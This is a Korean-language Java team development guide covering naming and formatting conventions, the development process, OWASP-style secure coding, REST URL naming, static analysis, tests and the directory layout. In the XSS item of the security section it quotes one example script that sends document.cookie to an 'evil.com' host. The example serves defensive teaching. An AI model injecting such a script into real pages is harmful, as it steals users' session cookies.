0.3.1 Version

자바 개발자를 위한 개발 가이드

허광남 kenu@okky.kr

목적

이 문서는 자바 프로젝트 개발할 때 필요한 가이드를 제공하기 위해 만들어졌다. 개인별 편차를 줄이고, 누구라도 자바 프로젝트 소스 코드를 보고 이해할 수 있도록 **코딩 컨벤션**과 제반 사항을 기록한다.

자바 언어 자체에서 제공하는 코딩 컨벤션을 중심으로 **파일, 클래스, 함수, 변수 등의 네이밍 규칙**을 포함하고, 웹 개발에 사용되는 **HTML/CSS/JS 같은 비자바 파일에 대한 네이밍 규칙**도 함께 가이드한다.

절대적으로 지켜야 하는 룰이 아니고, **같은 프로젝트를 공유하는 개발자들 간의 소통**을 위한 에티켓으로 보아 주시길 바란다.

목차

0. 코딩 가이드에 앞서

케이스 타입(Case Types)


1. 낙타 표기법 camelCase
2. 파스칼 표기법 PascalCase
3. 뱀 표기법 snake_case. SNAKE_CASE
4. 케밥 표기법 kebab-case
5. 헝가리안 표기법 btnHungarianCase

참고: https://chaseonsoftware.com/most-common-programming-case-types/

1. 개발 프로세스

자바 프로젝트는 다음의 프로세스를 권장한다.

1. 개발 요구사항 확인
2. 클래스 추가/변경 설계
3. 코딩, 테스팅, 로컬 QA
4. 커밋, 풀 리퀘스트
5. 코드 리뷰
6. 통합 QA, 정적 분석
7. 개발, 스테이지 테스트
8. 운영 서버 배포
9. 필요시 롤백



참고: https://chaseonsoftware.com/most-common-programming-case-types/

2. 자바 코딩 컨벤션

자바 코딩 컨벤션은 구글 자바 스타일 가이드를 따른다.

구글 자바 스타일 가이드 :
https://google.github.io/styleguide/javaguide.html

google-java-format : https://github.com/google/google-java-format

이전 버전은 너무 오래됨
Oracle / Code Conventions for JavaTM Programming Language / 1999-4-20

번역 :
Kwangshin's Positive Blog, Java Code Conventions / 자바 코딩 규칙, 2015-2-10

2. 자바 코딩 컨벤션

- 파일명 : 탑 레벨 클래스명+.java
- 파일인코딩 : UTF-8
- 공백 : 스페이스(ASCII 0x20), 탭은 사용하지 않음
- 와일드카드 임포트(*)는 사용하지 않음
- static 임포트 한 블록, non-static 임포트 한 블록
- if, else, for, do, while 명령 뒤에는 반드시 중괄호 표시
- Kernighan and Ritchie style 중괄호 표시
  - 여는 중괄호 앞에 줄바꿈 없음.
  - 여는 중괄호 다음은 줄바꿈 있음.
  - 닫는 중괄호 앞에 줄바꿈 있음.
  - 닫는 중괄호 다음에 줄바꿈 있음.

2. 자바 코딩 컨벤션

- 내용없는 블록은 {} 로 표시하거나 2줄로 표시할 수 있음
  - 예외: try/catch/finally 는 2줄로 표시

```
// This is acceptable
 void doNothing() {}

 // This is equally acceptable
 void doNothingElse() {
  }
// This is not acceptable: No concise empty blocks in a multi-block statement
 try {
    doSomething();
  } catch (Exception e) {}
```

- 블록 들여쓰기 : 2+ 스페이스
- 한 줄에 한 문장(statement)만 사용. 세미콜론(;)으로 문장 종료
- 컬럼 폭 : 100 바이트

2. 자바 코딩 컨벤션

- 접근자 순서
  - `public protected private abstract default static final transient volatile synchronized native strictfp`
- long 타입은 숫자 마지막에 대문자 L 표시
- 패키지명은 모두 소문자, 밑줄문자(_) 사용 안 함
- 클래스명은 파스칼표기법 PascalCase
- 클래스명은 명사 또는 명사구
- 인터페이스명은 명사 또는 명사구이지만, 가끔 형용사 사용(예 Readable)
- 메소드명은 낙타표기법 lowerCamelCase
- 상수명은 대문자 뱀 표기법 UPPER_SNAKE_CASE
- 비상수 필드명, 파라미터명, 로컬 변수명은 모두 lowerCamelCase
- 파라미터명은 2바이트 이상 유의미하게 선언

3. 브라우저 JavaScript 코딩 컨벤션

IE 브라우저 등의 레거시 브라우저를 고려해서 ES6 문법 지양

예) =>(Arrow Function), ``(Template Literals), ...

https://google.github.io/styleguide/jsguide.html

https://www.crockford.com/code.html

3. 브라우저 JavaScript 코딩 컨벤션

- 파일명 : 모두 소문자, 밑줄문자(_) 또는 하이픈(-).js
- 파일인코딩 : UTF-8
- 공백 : 스페이스(ASCII 0x20), 탭은 사용하지 않음
- 블록 들여쓰기 : 2+ 스페이스
- if, else, for, do, while 명령 뒤에는 반드시 중괄호 표시
- Kernighan and Ritchie style 중괄호 표시
  - 여는 중괄호 앞에 줄바꿈 없음.
  - 여는 중괄호 다음은 줄바꿈 있음.
  - 닫는 중괄호 앞에 줄바꿈 있음.
  - 닫는 중괄호 다음에 줄바꿈 있음.
- ===, !== 사용. ==, != 는 사용하지 말 것
- eval 사용하지 말 것
- 문자열은 홑따옴표('')를 사용할 것

4. HTML/CSS/XML 코딩 컨벤션

Google - HTML/CSS Style Guide

공통

- 가능하면 HTTPS 명시해서 사용
- 들여쓰기는 2 스페이스
- 태그, 속성, 속성 값 모두 소문자 사용
- 라인 끝의 공백 제거
- 인코딩 UTF-8 `<meta charset="utf-8">` 명시

4. HTML/CSS/XML 코딩 컨벤션

HTML 스타일 가이드

- HTML5 사용 `<!DOCTYPE html>`
- HTML 검증기 확인
  - https://validator.w3.org/nu/
- 태그는 반드시 닫기 `<br>` 제외
- 멀티미디어는 `alt` 속성 사용
- `<link>`, `<script>` 태그에 `type` 속성 제거
- 속성 인용부호는 겹따옴표 `""` 사용, 홑따옴표는 `''` 제외

4. HTML/CSS/XML 코딩 컨벤션

CSS 스타일 가이드#

- CSS 검증기 확인
  - https://jigsaw.w3.org/css-validator/
- 의미있거나 일반적인 ID와 클래스명 사용
- 가능하면 짧게 하지만 너무 축약하지는 말 것
- 아이디와 클래스 앞에 태그 붙이지 말 것
- 가능하면 단축 프로퍼티 사용
  - `padding-top` -> `padding`
- `0.8em` 일 경우 `.8em` 으로 앞 `0` 제거

4. HTML/CSS/XML 코딩 컨벤션

- 가능하면 컬러 코드는 3자리로
  - `#eebbcc` -> `#ebc`
- 아이디와 클래스명은 하이픈 사용
  - `.error_status` -> `.error-status`
- 가능하면 `css hack` 사용하지 말 것
- 프로퍼티는 알파벳 순서로 정렬
- 모든 프로퍼티 선언 마지막은 세미콜론`;`
- 프로퍼티명 콜론 뒤는 항상 1 스페이스

  `font-weight:bold;` -> `font-weight: bold;`

4. HTML/CSS 코딩 컨벤션

- 선택자는 한 줄에 하나씩

```
a:focus,
a:active {
  position: relative; top: 1px;
}
```

- 인용부호는 홑따옴표'' 사용

6. 자바 보안 코딩 가이드

OWASP 기준의 SQL Injection, XSS 등의 보안 위협에 대응하는 안전한 자바 코딩 가이드

JAVA 시큐어코딩 가이드 by KISA

OWASP TOP 10 - 2017

6. 자바 보안 코딩 가이드

1. SQL Injection
   - preparedStatement 사용
   - 동적 SQL을 만들 경우 반드시 입력값 필터링 필요
   - MyBatis는 #{} 사용 필수, ${}는 입력값 필터링 필요
2. Cross Site Scripting(XSS)
   - 사용자가 입력한 악의적 스크립트 실행 방어
   - HTML 출력 전에 필터링 필요
   - <script>url="http://evil.com/attack.jsp?" + document.cookie</script>
3. 위험한 형식 파일 업로드
   - 사용자가 업로드한 파일은 실행되지 않게 조치
4. 크로스사이트 요청 위조
   - CSRF 방어 코드로 폼 값의 변조 방지
5. 입력값 변조
   - 쿠키 등은 사용자가 변조할 수 있기 때문에 이에 대한 검증 필요
   - 세션 활용해서 사용자별 정보 사용

6. 자바 보안 코딩 가이드

6. 취약한 암호화 알고리즘
    - 암호화에 RC2, RC4, RC5, RC6, MD4, MD5, SHA1, DES 알고리즘 사용금지
7. 사용자 중요정보 평문 저장, 전송
    - DB에 암호화해서 저장
    - 전송 구간 암호화 기반에 가능하면 암복호화 가능하게 변경 후 전송
8. 하드코딩된 패스워드, 암호화 키
    - 환경변수 등으로 패스워드를 가져와서 활용
9. 파라미터 변조
    - 파라미터 값을 변조해서 다른 사용자의 정보 조회 방지

5. API URL 가이드

REST API 주소 작성에 관련된 가이드

https://restfulapi.net/resource-naming/

* 명사 또는 명사형 단어 사용

* 일관성 중요

* URI에 CRUD 함수명 사용 금지

* URI 배열 필터에 쿼리스트링 사용

5. API URL 가이드

명사나 명사구를 사용해서 리소스 표시
* document
* collection
* store
* controller

일관성 중요
* Use forward slash (/) to indicate a hierarchical relationships
* Do not use trailing forward slash (/) in URIs
* Use hyphens (-) to improve the readability of URIs
* Do not use underscores (_)
* Use lowercase letters in URIs
* Do not use file extenstions

URI에 CRUD 함수명(get, post, update, delete) 사용 금지

URI 필터링에 query string 사용

7. 정적 분석 방법

Checkstyle, PMD, Findbugs 도구를 이용해서 코드의 품질을 관리한다.

개발자는 IDE에서 자기가 개발한 코드를 개별적으로 검사하고 커밋한다.

CI 에서 주기적(일별, 시간별) QA를 진행하여 개발팀 전체에 공유한다.

PMD	소스 코드를 스캔하고 잠재적인 문제, 가능한 버그, 사용되지 않은 코드 및 최적화되지 않은 코드, 지나치게 복잡한 표현식 및 중복 코드를 표시	로컬 검사
FindBugs	PMD와 매우 유사한 또 다른 정적 코드 분석기. PMD와의 가장 큰 차이점은 FindBugs는 바이트 코드에서 작동하지만 PMD는 소스 코드에서 작동	로컬 검사
Checkstyle	코딩 스타일 및 규칙을 분석하기 위한 도구.	로컬 검사
SonarQube	PMD, FindBugs 및 Checkstyle을 하나의 패키지로 포장	CI 서버 검사

8. 테스트케이스 작성 가이드

테스트케이스를 이용해서 변경에 대한 코드의 품질을 관리한다.

1단계는 간단한 Function만

2단계는 MockMVC 사용

UI 테스트는 제외한다. 애플리케이션 변경에 따라 테스트케이스 변경 범위가 매우 커서 유지가 어렵기 때문

8. 테스트케이스 작성 가이드

자바 테스트 케이스 파일은 대상 클래스 이름에 Test를 뒤에 붙인다.

파일은 운영에 배포되지 않는 src/test/java 아래 위치

메소드에 @Test 어노테이션(JUnit 4.x)을 붙여서 테스트 케이스 추가

assertEquals(기대값, 함수(입력값)); 형태로 테스트 작성

@RunWith(SpringJUnit4ClassRunner.class) 사용해서 스프링 Bean 테스트 (2단계)

JS는 jest 프레임워크를 사용하고 파일명은 대상 파일명_test.js 로 한다.

파일은 tests/ 폴더 아래 위치한다.

9. 코드 템플릿 사용 방법

1. BootstrapVue
2. Spring Boot
3. DevOn
4. Nexacro

10. 프로젝트 디렉토리 구성

프로젝트의 기본 구조는 Maven 스타일에 준한다.

```
프로젝트명/
├─src/                    #  웹 애플리케이션 위치
│   ├─main/               #  운영 배포용 파일
│   │    ├─java/          # java  파일 package root
│   │    │   └─com/       #  패키지별 폴더
│   │    ├─resources/     #  환경 설정 파일 기준 폴더
│   │    └─webapp/        #  웹 root
│   │        └─WEB-INF/   # web.xml  기준 폴더
│   │            └─jsp/   # JSP  파일
│   └─test/               #  테스트 케이스 파일
│       ├─java/           # test java  파일 기준 폴더
│       │   └─com/        #  패키지별 폴더
│       └─resources/      #  테스트용 환경 설정 파일 폴더
└─target/                 # maven  빌드 시 생성 폴더
```

11. 용어집

“상품” 단어를 Product와 Goods 중 어느 것으로 표현할 것인가 고민을 줄여주는 용도

EOF